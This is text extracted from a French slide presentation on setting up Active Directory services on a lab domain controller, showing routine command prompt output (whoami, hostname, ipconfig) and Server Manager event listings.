

CONFIGURATION D'ACTIVE DIRECTORY SUR LE CONTRÔLEUR DE DOMAINE ET LA CONNECTION ENTRE LES MACHINES

DOMAIN CONTROLLER



DOMAIN CONTROLLER

- Activation du services AD sur le DC



DOMAIN CONTROLLER

- Activation du services AD sur le DC

```
Server Manager • AD DS
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
bench\administrator
C:\Users\Administrator>hostname
DC
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::9079:86a9:b407:d182%9
    IPv4 Address . . . . . : 192.168.1.109
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Users\Administrator>
```

Server Manager

Server Manager • AD DS

Servers



Server Name	IPv4 Address	Manageability
DC	192.168.1.109	Online - Performance counters not started 9/2

Server Name IPv4 Address Manageability

Server Name	ID	Severity	Source
DC	1202	Error	DFSR
DC	1202	Error	ADWS
DC	4013	Warning	Microsoft-Windows-DNS-Server-Service
DC	3041	Warning	Microsoft-Windows-ActiveDirectory_DomainS
DC	2886	Warning	Microsoft-Windows-ActiveDirectory_DomainS
DC	3054	Warning	Microsoft-Windows-ActiveDirectory_DomainS

